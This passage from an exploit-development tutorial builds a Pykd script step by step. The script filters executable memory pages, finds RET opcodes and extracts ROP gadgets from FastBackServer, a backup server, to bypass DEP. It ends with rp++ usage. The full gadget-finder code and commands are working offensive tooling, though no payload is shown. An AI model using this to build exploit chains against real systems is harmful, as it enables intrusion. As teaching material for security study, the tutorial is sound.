
Figure 6.8 - FastBackServer has 2060 total memory pages. Not all of these are executable - we need to filter for only executable pages that could contain usable ROP gadgets.
6.3 Filtering Executable Pages
Not all memory pages are created equal. Only pages with execute permissions can contain valid ROP gadgets - we need to be able to jump to these addresses without triggering a DEP violation ourselves. We create a dictionary of executable page protections and a function that checks each page:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
from pykd import *

PAGE_SIZE = 0x1000

MEM_ACCESS_EXE = {
    0x10 : "PAGE_EXECUTE",
    0x20 : "PAGE_EXECUTE_READ",
    0x40 : "PAGE_EXECUTE_READWRITE",
    0x80 : "PAGE_EXECUTE_WRITECOPY",
}

def isPageExec(address):
    try:
        protect = getVaProtect(address)
    except:
        protect = 0x1
    if protect in MEM_ACCESS_EXE.keys():
        return True
    else:
        return False

if __name__ == '__main__':
    count = 0
    try:
        modname = sys.argv[1].strip()
    except IndexError:
        print("Syntax: findrop.py modulename")
        sys.exit()

    mod = module(modname)

    pages = []

    if mod:
        pn = int((mod.end() - mod.begin()) / PAGE_SIZE)
        print("Total Memory Pages: %d" % pn)

        for i in range(0,pn):
            page = mod.begin() + i * PAGE_SIZE
            if isPageExec(page):
                pages.append(page)
        print("Executable Memory Pages: %d" % len(pages))
The MEM_ACCESS_EXE dictionary maps the four Windows memory protection constants that include execute permission. The isPageExec function uses Pykd’s getVaProtect() API to query the protection of each page and checks if it matches one of our executable constants. We wrap the call in a try/except because some pages may not be accessible.

Figure 6.9 - The third iteration adds executable page filtering. We check each page’s protection flags and only keep pages that have execute permissions (PAGE_EXECUTE, PAGE_EXECUTE_READ, PAGE_EXECUTE_READWRITE, or PAGE_EXECUTE_WRITECOPY).
Running this against FastBackServer reveals a significant reduction:
1
!py C:\scripts\findrop.py FastBackServer
Out of 2060 total pages, only 637 are executable. This means 69% of the module’s pages are data-only and cannot contain usable gadgets. We have narrowed our search space considerably.

Figure 6.10 - Of the 2060 total memory pages in FastBackServer, only 637 are executable. These 637 pages are the only ones where we can find valid ROP gadgets.
6.4 Finding Return Instructions
The defining characteristic of a ROP gadget is that it ends with a RET instruction. The RET instruction pops the next DWORD from the stack into EIP, which is what chains one gadget to the next. We need to find every RET instruction in the executable pages so we can then look backward from each one to discover useful gadgets.
There are two RET opcodes we look for: 0xC3 (near return, no operands) and 0xC2 (near return with an immediate operand that specifies how many bytes to pop from the stack in addition to the return address). Both serve the same chaining purpose for our ROP chain.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
def findRetn(pages):
    retn = []
    for page in pages:
        ptr = page
        while ptr < (page + PAGE_SIZE):
            b = loadSignBytes(ptr,1)[0] & 0xff
            if b not in [0xC3, 0xC2]:
                ptr += 1
                continue
            else:
                retn.append(ptr)
                ptr += 1

    print("Found %d ret instructions" % len(retn))
    return retn
This function walks every byte in every executable page and checks if it matches either 0xC3 or 0xC2. The loadSignBytes function reads raw bytes from the debuggee’s memory. We mask with 0xff to handle sign extension.

Figure 6.11 - The findRetn function scans every byte in executable pages for RET instructions (0xC3 for near return, 0xC2 for near return with immediate). Each RET is a potential end-point for a ROP gadget.
Running this shows we have found a very large number of return instructions:
1
!py C:\scripts\findrop.py FastBackServer

Figure 6.12 - The scanner found a large number of RET instructions across the 637 executable pages. Each of these is a potential gadget terminator that we can look backward from to discover useful instruction sequences.
6.5 Extracting Gadgets
Now we implement the core gadget extraction logic. Starting from each RET instruction, we look backward one byte at a time (up to MAX_GADGET_SIZE bytes), disassemble the instructions we find, and check if they form a valid gadget. A valid gadget is a sequence of instructions that ends with a RET and does not contain any “bad” instructions - instructions that would crash the process, require elevated privileges, or disrupt our control flow.
1
2
3
4
5
6
7
def getGadgets(addr):
    ptr = addr - 1
    dasm = disasm(ptr)
    gadget_size = dasm.length()
    print("Gadget size is: %x" % gadget_size)
    insrt = dasm.instruction()
    print("Found Instruction: %s" % insrt)
This initial version just disassembles one instruction before the RET to confirm the approach works. The disasm() function creates a disassembler object at the specified address, and instruction() returns the textual representation of the disassembled instruction.

Figure 6.13 - The initial getGadgets function disassembles the instruction immediately before a RET instruction. This is the foundation for extracting complete gadgets.
Running this test extracts our first valid gadget:
1
!py C:\scripts\findrop.py FastBackServer
The output shows a valid gadget: pop ebp; ret. This is a simple two- instruction gadget that pops a value from the stack into EBP and then returns. While not the most useful gadget on its own, it confirms our approach works.

Figure 6.14 - Our first extracted gadget: pop ebp; ret. This confirms the gadget discovery approach works. Now we need to scale it up to find all available gadgets across the module.
6.6 The Complete Pykd Gadget Discovery Tool
Now we build the full gadget discovery tool. The complete script includes the BAD instruction blacklist - a list of instructions that would break our ROP chain if they appeared in a gadget. These include privileged instructions (clts, hlt, lmsw), I/O instructions (in, out), interrupt instructions (int, iret), flow-control instructions that would disrupt our chain (call, jmp, leave, conditional jumps), and undefined opcodes (???).
The disasmGadget function crawls backward from each RET address, one byte at a time up to MAX_GADGET_SIZE bytes. At each position it disassembles forward, verifying that every instruction in the resulting sequence is clean (not in the BAD list) and that the sequence still ends with a RET. Valid gadgets are written to an output file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
"""
Pykd Gadget Discovery Tool
"""

from pykd import *
import sys, time

HEADER =  "#"*80 + "\r\n"
HEADER += "# findrop.py - pykd module for Gadget Discovery\r\n"
HEADER += "#"*80 + "\r\n\r\n"

MEM_ACCESS_EXE = {
0x10  : "PAGE_EXECUTE",
0x20  : "PAGE_EXECUTE_READ",
0x40  : "PAGE_EXECUTE_READWRITE",
0x80  : "PAGE_EXECUTE_WRITECOPY",
}

PAGE_SIZE = 0x1000
MAX_GADGET_SIZE = 8

BAD = ["clts", "hlt", "lmsw", "ltr", "lgdt", "lidt" ,"lldt", "mov cr",
    "mov dr", "mov tr", "in ", "ins", "invlpg", "invd", "out", "outs",
    "cli", "sti", "popf", "pushf", "int", "iret", "iretd", "swapgs",
    "wbinvd", "call", "jmp", "leave", "ja", "jb", "jc", "je", "jr",
    "jg", "jl", "jn", "jo", "jp", "js", "jz", "lock", "enter",
    "wait", "???"]

def log(msg):
    print("[+] " + msg)

def getModule(modname):
    return module(modname)

def isPageExec(address):
    try:
        protect = getVaProtect(address)
    except:
        protect = 0x1
    if protect in MEM_ACCESS_EXE.keys():
        return True
    else:
        return False

def findExecPages(mod):
    pages = []
    pn = int((mod.end() - mod.begin()) / PAGE_SIZE)
    log("Total Memory Pages: %d" % pn)
    for i in range(0, pn):
        page = mod.begin() + i*PAGE_SIZE
        if isPageExec(page):
            pages.append(page)
    log("Executable Memory Pages: %d" % len(pages))
    return pages

def findRetn(pages):
    retn = []
    for page in pages:
        ptr = page
        while ptr < (page + PAGE_SIZE):
            b = loadSignBytes(ptr, 1)[0] & 0xff
            if b not in [0xc3, 0xc2]:
                ptr += 1
                continue
            else:
                retn.append(ptr)
                ptr += 1
    log("Found %d ret instructions" % len(retn))
    return retn

def formatInstr(instr, mod):
    address = int(instr[0:8], 0x10)
    offset = address - mod.begin()
    return "%s+0x%x\t%s" % (mod.name(), offset, instr[9:])

def disasmGadget(addr, mod, fp):
    count = 0
    for i in range(1, MAX_GADGET_SIZE):
        gadget = []
        ptr = addr - i
        dasm = disasm(ptr)
        gadget_size = dasm.length()
        while gadget_size <= MAX_GADGET_SIZE:
            instr = dasm.instruction()
            if any(bad in instr for bad in BAD):
                break
            gadget.append(instr)
            if instr.find("ret") != -1:
                break
            dasm.disasm()
            gadget_size += dasm.length()
        matching = [i for i in gadget if "ret" in i]
        if matching:
            count += 1
            fp.write("-"*86 + "\r\n")
            for instr in gadget:
                try:
                    fp.write(str(instr) + "\r\n")
                except UnicodeEncodeError:
                    print(str(repr(instr)))
    return count

if __name__ == '__main__':
    print("#"*63)
    print("# findrop.py pykd Gadget Discovery module #")
    print("#"*63)
    count = 0
    try:
        modname = sys.argv[1].strip()
    except IndexError:
        log("Syntax: findrop.py modulename [MAX_GADGET_SIZE]")
        log("Example: findrop.py ntdll 8")
        sys.exit()
    try:
        MAX_GADGET_SIZE = int(sys.argv[2])
    except IndexError:
        pass
    except ValueError:
        log("MAX_GADGET_SIZE needs to be an integer")
        sys.exit()

    mod = getModule(modname)
    if mod:
        pages = findExecPages(mod)
        retn  = findRetn(pages)
        if retn:
            fp = open("C:/tools/pykd/findrop_output.txt", "w")
            fp.write(HEADER)
            start = time.time()
            log("Gadget discovery started...")
            for ret in retn:
                count += disasmGadget(ret, mod, fp)
            fp.close()
            end = time.time()
            log("Gadget discovery ended (%d secs)." % int(end-start))
            log("Found %d gadgets in %s." % (count, mod.name()))
        else:
            log("ret instructions not found!")
The BAD instruction list is critical to understand. Each blacklisted instruction category serves a purpose: privileged instructions (clts, hlt, lmsw, etc.) would cause a #GP fault in user mode; I/O instructions (in, out) are also privileged; flow-control instructions (call, jmp, all conditional jumps) would break the sequential RET-to-RET chaining that makes ROP work; leave modifies ESP in unpredictable ways; and ??? represents opcodes that the disassembler could not decode.

Figure 6.15 - The complete Pykd gadget discovery tool with BAD instruction blacklisting, formatted output to file, and timing information.
Running the complete tool against FastBackServer produces results:
1
!py C:\scripts\findrop.py FastBackServer
The tool discovers over 30,000 gadgets (including duplicates, since different starting offsets before the same RET can produce overlapping gadgets). The results are saved to a text file for manual review.

Figure 6.16 - The complete gadget discovery run found over 30,000 gadgets in FastBackServer. The count includes duplicates from overlapping backwards scans. Results are saved to findrop_output.txt for review.
Let us look at the output file to see what the discovered gadgets look like:

Figure 6.17 - A sample of the discovered gadgets from the output file. Each gadget is a sequence of instructions ending in RET, formatted with the address and disassembly.
6.7 Automated Discovery with rp++
While our Pykd script gives us full control over the discovery process and teaches us how gadget scanning works internally, we can also use pre-built tools for faster, more efficient scanning. rp++ is a dedicated ROP gadget finder that processes PE files directly without needing a debugger session. It is significantly faster than our Python-based approach and handles deduplication automatically.
1
rp-win-x86.exe -f FastBackServer.exe -r 5 > rop.txt
The -f flag specifies the input file, and -r 5 limits gadgets to a maximum of 5 instructions (including the RET). The output is redirected to a text file for review.

Figure 6.18 - Running rp++ against FastBackServer.exe to discover ROP gadgets. The -r 5 flag limits results to gadgets with at most 5 instructions.
The rp++ output is cleaner and more organized than our Pykd output, with deduplication and consistent formatting:
